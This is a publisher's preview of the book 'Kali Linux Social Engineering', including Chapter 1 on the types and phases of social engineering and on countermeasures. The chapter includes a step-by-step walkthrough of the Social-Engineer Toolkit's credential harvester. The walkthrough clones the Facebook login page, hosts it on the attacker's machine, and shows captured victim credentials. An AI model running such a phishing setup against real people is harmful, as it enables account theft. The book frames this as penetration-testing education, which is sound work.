


Kali Linux Social Engineering

Rahul Singh Patel



Chapter No. 1

"Introduction to Social Engineering Attacks"

In this package, you will find:

A Biography of the author of the book

A preview chapter from the book, Chapter NO.1 "Introduction to Social Engineering Attacks"

A synopsis of the book's content

Information on where to buy this book

About the Author

Rahul Singh Patel is currently working as an independent security consultant in India. Among his many other responsibilities, he performs web application security assessments and penetration testing.

Rahul started his journey in the world of computer hacking while still at school. He is very passionate about the subject of penetration testing and security research on chip-based security. Over the years, he has continued his attempts to keep himself up-to-date with the latest technology advancements in IT security.

I would like to thank my parents, Shri Mahendra Singh Patel and Smt. Urmila, for always being supportive. You are the source of energy in my life and my real source of inspiration. I would also like to thank my wife, Komal, for always having faith in me and for her support throughout this project. And I would like to welcome Gaurish—the newest member of my family.

Hare Krishna

For More Information:

www.packtpub.com/kali-linux-social-engineering/book

Kali Linux Social Engineering

This book contains instructions on how to perpetrate attacks with Kali Linux. These tasks are likely to be illegal in your jurisdiction in many circumstances, or at least count as a terms of service violation or professional misconduct. The instructions are provided so that you can test your system against threats, understand the nature of those threats, and protect your own systems from similar attacks.

The information security environment has changed vastly over the years. Now, in spite of having security policies, compliance, and infrastructure security elements such as firewalls, IDS/IPS, proxies, and honey pots deployed inside every organization, we hear news about how hackers compromise secured facilities of the government or of private organizations because of the human element involved in each activity.

Typically, employees are not aware of the tricks and techniques used by social engineers in which they can be used as mediators to gain valuable information such as credit card details or corporate secrets. The security of the entire organization can be at stake if an employee visits a malicious website, answers a social engineer's phone call, or clicks on the malicious link that he/she received in their personal or company e-mail ID. This book discusses the different scenario-based social engineering attacks, both manual and computerized, that might render the organization's security ineffective.

This book is for security professionals who want to ensure the security of their organization against social engineering attacks.

TrustedSec has come up with the wonderful tool Social-Engineering Toolkit (SET) with the vision of helping security auditors perform penetration testing against social engineering attacks. This book sheds light on how attackers get in to the most secured networks just by sending an e-mail or making a call.

Sophisticated attacks such as spear-phishing attacks and web jacking attacks are explained in a step-wise, graphical format. Many more attacks are covered with a more practical approach for easy readability for beginners.

For More Information:

www.packtpub.com/kali-linux-social-engineering/book

1

Introduction to Social Engineering Attacks

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

This chapter provides an introduction to social engineering attacks and the basic concepts behind them. You will be introduced to the following topics:

- Understanding social engineering attacks
- Phases of a social engineering attack
- Types of social engineering attacks
- Clone a website to gain the target's password
- Policies and procedure
- Countermeasures to social engineering attacks

For More Information:

www.packtpub.com/kali-linux-social-engineering/book

Understanding social engineering attacks

Social engineering comes from two words, social and engineering, where social refers to our day-to-day lives – which includes both personal and professional lives – while **engineering** means a defined way of performing a task by following certain steps to achieving the target.

Social engineering is a term that describes a nontechnical intrusion that relies heavily on human interaction and often involves tricking other people to break normal security procedures. For an example, refer to <http://www.wired.com/threatlevel/2011/04/oak-ridge-lab->. Here, you can see how a top federal lab got hacked by the use of the spear phishing attack.

The Oak Ridge National Laboratory was forced to terminate the Internet connection for their workers after the federal facility was hacked. According to Thomas Zacharia, Deputy Director of the lab, this attack was sophisticated and he compared it with the advanced persistent threat that hit the security firm RSA and Google last year.

The attacker used Internet Explorer to perform zero-day vulnerability to breach the lab's network. Microsoft later patched this vulnerability in April, 2012. The vulnerability, described as a critical remote-code execution vulnerability, allows an attacker to install malware on a user's machine if he or she visits a malicious website. A **zero-day vulnerability** is a kind of vulnerability present in an application for which the patch has not been released or isn't available.

According to Zacharia, the employees of the HR department received an e-mail that discussed employee benefits and included a link to a malicious website. This mail was sent to 530 employees, out of which 57 people clicked on the link and only two machines got infected with the malware. So as we can see, it's not very difficult to get inside a secured network. Many such attacks are covered in the following chapters.

Phases in a social engineering attack

A social engineering attack is a continuous process that starts with initial research, which is the starting phase, until its completion, when the social engineer ends the conversation. The conversation is a brief coverage of the four phases that the social engineer follows to perform an attack.

Research

In the research phase, the attacker tries to gather information about the target company. The information about the target can be collected from various resources and means, such as dumpster diving, the company's website, public documents, physical interactions, and so on. Research is necessary when targeting a single user.

Hook

In this phase the attacker makes the initial move by trying to start a conversation with the selected target after the completion of the research phase.

Play

The main purpose of this step is to make the relationship stronger and continue the dialog to exploit the relationship and get the desired information for which the communication was initiated.

Exit

This is the last phase of the social engineering attack, in which the social engineer walks out of the attack scene or stops the communication with the target without creating a scene or doing anything that will make the target suspicious.

Types of social engineering

In the previous section we learned what social engineering is and the process used by a social engineer to perform a social engineering attack.

In this section we will discuss the ways in which we can perform a social engineering attack. Basically, social engineering is broken down into two types: human based and computer based.

Human-based social engineering

In human-based social engineering attacks, the social engineer interacts directly with the target to get information.

An example of this type of attack would be where the attacker calls the database administrator asking to reset the password for the targets account from a remote location by gathering the user information from any remote social networking site of the XYZ company.

Human-based social engineering can be categorized as follows:

- **Piggybacking:** In this type of attack the attacker takes advantage by tricking authorized personnel to get inside a restricted area of the targeted company, such as the server room. For example, attacker X enters the ABC company as a candidate for an interview but later enters a restricted area by tricking an authorized person, claiming that he is a new employee of the company and so doesn't have an employee ID, and using the targets ID card.
- **Impersonating:** In this type of attack, a social engineer pretends to be a valid employee of the organization and gains physical access. This can be perfectly carried out in the real world by wearing a suit or duplicate ID for the company. Once inside the premises, the social engineer can gain valuable information from a desktop computer.
- **Eavesdropping:** This is the unauthorized listening to of communication between two people or the reading of private messages. It can be performed using communication channels such as telephone lines and e-mails.
- **Reverse social engineering:** This is when the attacker creates a persona that appears to be in a position of authority. In such a situation, the target will ask for the information that they want. Reverse engineering attacks usually occur in areas of marketing and technical support.
- **Dumpster diving:** Dumpster diving involves looking in the trash can for information written on pieces of paper or computer printouts. The hacker can often find passwords, filenames, or other pieces of confidential information in trash cans.
- **Posing as a legitimate end user:** In this type of attack, the social engineer assumes the identity of a legitimate user and tries to get the information, for example, calling the helpdesk and saying, "Hi, I am Mary from the X department. I do not remember my account password; can you help me out?"

Computer-based social engineering

Computer-based social engineering refers to attacks carried out with the help of computer software to get the desired information. Some of these attack types are listed as follows:

- **Pop-up windows:** Pop ups trick users into clicking on a hyperlink that redirects them to visit an attacker's web page, asking them to give away their personal information or asking them to download software that could have attached viruses in the backend.



An example of a pop-up window

- **Insider attack:** This type of attack is performed from inside the target network. Most insider attacks are orchestrated by disgruntled employees who are not happy with their position in the organization or because they have personal grudges against another employee or the management.

- **Phishing:** Spammers often send e-mails in bulk to e-mail accounts, for example, those claiming to be from the UK lottery department and informing you that you have won a million pounds. They request you to click on a link in the e-mail to provide your credit card details or enter information such as your first name, address, age, and city. Using this method the social engineer can gather social security numbers and network information.
- **The "Nigerian 419" scam:** In the Nigerian scam, the attacker asks the target to make upfront payments or make money transfers. It is called 419 because "4-1-9" is a section of the Nigerian Criminal Code that outlaws this practice. The attacker or scammers usually send the target e-mails or letters with some lucrative offers stating that their money has been trapped in some country that is currently at war, so they need help in taking out the money and that they will give the target a share, which never really comes. These scammers ask you to pay money or give them your bank account details to help them transfer the money. You are then asked to pay fees, charges, or taxes to help release or transfer the money out of the country through your bank. These "fees" may start out as small amounts. If paid, the scammer comes up with new fees that require payment before you can receive your "reward". They will keep making up these excuses until they think they have got all the money they can out of you. You will never be sent the money that was promised.
- **Social engineering attack through a fake SMS:** In this type of attack, the social engineer will send an SMS to the target claiming to be from the security department of their bank and also claiming that it is urgent that the target call the specified number. If the target is not too technically sound, they will call the specified number and the attacker can get the desired information.

Computer-based social engineering tools – Social-Engineering Toolkit (SET)


The **Social-Engineering Toolkit (SET)** is a product of TrustedSec. SET is a Python-driven suite of custom tools created by David Kennedy (ReL1K) and the SET development team, comprising of JR DePre (pr1me), Joey Furr (j0fer), and Thomas Werth. For reference visit <http://trustedsec.com/>.

SET is a menu-driven attack system that mainly concentrates on attacking the human element of security. With a wide variety of attacks available, this toolkit is an absolute must-have for penetration testing.

SET comes preinstalled in Kali Linux. You can simply invoke it through the command line using the command `se-toolkit`:


```
/usr/share/set# ./set  
root@Kali:/usr/share/set/# python set
```

Or, you can choose it through the **Applications** menu:



Opening SET from the Applications menu

Once the user clicks on the SET toolkit, it will open with the options shown in the following screenshot:



```
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 4.7.2                        [---]
[---]      Codename: 'Headshot'                  [---]
[---]      Follow us on Twitter: @trustedsec      [---]
[---]      Follow me on Twitter: @dave_rellk     [---]
[---]      Homepage: https://www.trustedsec.com  [---]

Welcome to the Social-Engineer Toolkit (SET). The one
stop shop for all of your social-engineering needs.

Join us on irc.freenode.net in channel #settoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

Main menu in SET

 Before you can use the software, you must read and accept the BSD license and also pledge that you will not use this tool for any unlawful practice. This agreement covers any future usage as well, and you will not be prompted again after accepting by pressing Y (yes) at the prompt.

Website cloning

In this attack, we will mirror a web page and send that mirror page link to the target. As this is the first attack that takes place, I would suggest you to go through the options available in the different sections of the SET toolkit.

The following screenshot displays the SET toolkit menu:

```

/C=_____/_/

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.3.9 [---]
[---] Codename: 'NextGen Unicorn' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

```

The list of attacks available in SET

Select **1) Social-Engineering Attacks** to receive a listing of possible attacks that can be performed.

You can select the attacks that you want to perform from a menu that appears as follows:

Option	Attack
1	Spear-Phishing Attack Vectors
2	Website Attack Vectors
3	Infectious Media Generator
4	Create a Payload and Listener
5	Mass Mailer Attack
6	Arduino-Based Attack Vector
7	SMS Spoofing Attack Vector
8	Wireless Access Point Attack Vector
9	Third Party Modules
99	Return back to the main menu

We will start with the Website Vectors. Enter 2 to move to the next menu. For this example, on the list, we will take a look at the third option, Credential Harvester Attack Method. The following is the list of vectors available:

1. Java Applet Attack Method
2. Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Web Jacking Attack Method
6. Multi-Attack Web Method
7. Create or import a CodeSigning Certificate
99. Return to Main Menu

The following menu provides three options. We will be using one of the provided templates for this example:

[TRUNCATED...]

- 1) Web Templates
 - 2) Site Cloner
 - 3) Custom Import
 - 99) Return to Webattack Menu
- set:webattack>2

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the same web application that you were attempting to clone.

The IP address the user needs to enter is the IP address of Kali Linux, which can be found using the following command:

```
ifconfig -a
```

For instance, the IP address of my machine comes out as 192.168.30.145. Enter the URL to clone, for example, `http://www.facebook.com`, as shown in the following screenshot:


```

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:192.168.30.145
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
ook.com.attack> Enter the url to clone:http://www.faceb

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Now we have created a cloned Facebook login page that is listening on port 80. We can check the source code of the clone of the website that we have created for the phishing attack. It is stored at `/usr/share/set/src/program_junk/Web Clone/~Index.html`. The following screenshot shows the content of the `index.html` file:




```

index.html
File Edit Search Options Help
class="UIFullPage_Container"><div class="mvl ptm
uiInterstitial login_page_interstitial
uiInterstitialLarge uiBoxWhite"><div class="uiHeader
uiHeaderBottomBorder mhl mts uiHeaderPage
interstitialHeader"><div class="clearfix
uiHeaderTop"><div class="rfloat"><h2
class="accessible_elem">Facebook Login</h2><div
class="uiHeaderActions"></div></div><div><h2
class="uiHeaderTitle" aria-hidden="true">Facebook Login</
h2></div></div></div><div class="phl ptm
uiInterstitialContent"><div
class="login_form container"><form id="login_form"
action="http://ip address /login.php?login_attempt=1"
method="post" onsubmit="return window.Event &amp;&amp;
Event.__inlineSubmit &amp;&amp; Event.__inlineSubmit
(this,event)"><input type="hidden" name="lsd"
value="AVq3SM-U" autocomplete="off" /><div
id="loginform"><input type="hidden" autocomplete="off"
id="display" name="display" value="" /><input

```

This is the source of the web page the attacker has cloned through the SET toolkit. Navigate to the 127.0.0.1:80 (localhost port 80) URL in the browser. The phishing page is hosted on your machine's IP address.

The following IP address needs to be sent to the target; this can be sent through an e-mail or can be uploaded on any web hosting site:



```
Terminal
File Edit View Search Terminal Help
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.30.145 - - [22/May/2013 14:37:25] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVo8zIVx
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: next=
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=-390
PARAM: lgrrnd=005532_0Fwj
PARAM: lgnjs=1369233446
POSSIBLE USERNAME FIELD FOUND: email=Victim@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=xyz
PARAM: default_persistent=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

The final output of Credentials Harvester Attack

Once the user visits the link and enters the username and password, the login credentials are redirected to our Kali Linux server that we have set up as shown in the preceding screenshot.

Policies and procedure

Security policies are the base of any organization's security infrastructure. A **security policy** is a document that describes the security controls that will be applied in the organization.

For securing against social engineering attacks, an employee needs to be aware of the attacks that are currently happening in the social engineering world and the counter measures to avoid them.

Training

Employee awareness training plays a very vital role in recognizing the social engineering attack scheme and how to respond effectively. All employees must be aware about the common techniques that social engineers use to get the desired information, such as how the social engineer first tries to build a strong trust relationship, and so on and so forth.

Incident response system

There should be a proper system put in place to detect and investigate social engineering attacks.

Classification of information

Information should be classified as confidential, discreet, and top secret. Accordingly, authorizations should be allocated to whoever is available based on the permission level.

Password policies

Passwords play a very critical role in today's IT environment. There should be guidelines on how to manage passwords. These guidelines should be followed by the network admin, database administrators, and all other personnel.

Likewise, the following validation checks could be incorporated:

- Length and complexity of passwords.
- Allowing the user to attempt a re-login in case of a failed login attempt.
- Account blocking after a set number of failed attempts.
- Periodic changing of the password.
- Enterprise proxy servers with anti-malware and anti-phishing measures may help. For example, tools such as Cisco's IronPort web application gateway and many others.

Summary

In this chapter we have covered what social engineering attacks are and the different types of attacks (human-based and computer-based). We also learned how, through the client side, we can attack and get inside a very secure environment by simply making the target click on a phishing or mirror link. We discussed the various attack countermeasures that an organization can enforce to stay safe from these types of attacks.

In the next chapter, we will cover how to utilize application-level vulnerability for applications such as browsers and Flash and how to secure the environment from these attacks.

What This Book Covers

Chapter 1, Introduction to Social Engineering Attacks, introduces the concept of social engineering attacks, both manual and computerized, and the different phases involved. You will learn how to perform a credentials harvester attack and what counter measures need to be taken to make employees aware of such attacks and not to be deceived by the social engineer.

Chapter 2, Understanding Website Attack Vectors, discusses how a social engineer can get inside a computer system or network server by attacking elements of the application layer—web browsers and e-mail—to compromise the system and how to formulate new policies to make employees secure from these types of attacks.

Chapter 3, Performing Client-side Attacks through SET, guides you to perform client-side attacks through SET and discusses how to create listeners and payloads. It also sheds light on the different types of payloads, on bypassing AV signatures, and on some other advanced features of the SET toolkit. You will learn how a mass mailer attack is performed and how one can send spoofed SMS.

Chapter 4, Understanding Social Engineering Attacks, guides you through the methods of performing both technical and nontechnical social engineering attacks, such as performing identity theft, elicitation, and attacking a web browser and an application on a remote machine.

For More Information:

www.packtpub.com/kali-linux-social-engineering/book

Where to buy this book

You can buy Kali Linux Social Engineering from the Packt Publishing website:
<http://www.packtpub.com/kali-linux-social-engineering/book>.

Free shipping to the US, UK, Europe and selected Asian countries. For more information, please read our [shipping policy](#).

Alternatively, you can buy the book from Amazon, BN.com, Computer Manuals and most internet book retailers.



www.PacktPub.com

For More Information:

www.packtpub.com/kali-linux-social-engineering/book